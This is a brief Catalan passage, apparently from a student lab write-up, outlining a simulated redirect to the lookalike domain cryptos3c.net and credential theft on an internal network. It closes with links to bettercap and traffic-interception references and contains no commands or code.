4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hackejada amb DOS (denegació de servei).



Img src: @Aaron & Cristian's Github

## 5. Les credencials del client han sigut robades!

### Bibliografia:

- <https://www.redeszone.net/tutoriales/seguridad/descifrar-trafico-https-bettercap-linux/>
- <https://www.elladodelmal.com/2018/10/bettercap-2-la-evolucion-de-la-navaja.html>
- [https://repositoryinstitucional.ceu.es/bitstream/10637/10460/1/Descubre\\_VictorLopez%26TeodoroRojo.pdf](https://repositoryinstitucional.ceu.es/bitstream/10637/10460/1/Descubre_VictorLopez%26TeodoroRojo.pdf)
- <https://www.redeszone.net/2015/08/08/analiza-todo-el-trafico-de-red-con-bettercap/>
- [https://ebuah.uah.es/dspace/bitstream/handle/10017/44807/TFM\\_Guillen\\_Santana\\_2020.pdf?sequen](https://ebuah.uah.es/dspace/bitstream/handle/10017/44807/TFM_Guillen_Santana_2020.pdf?sequen)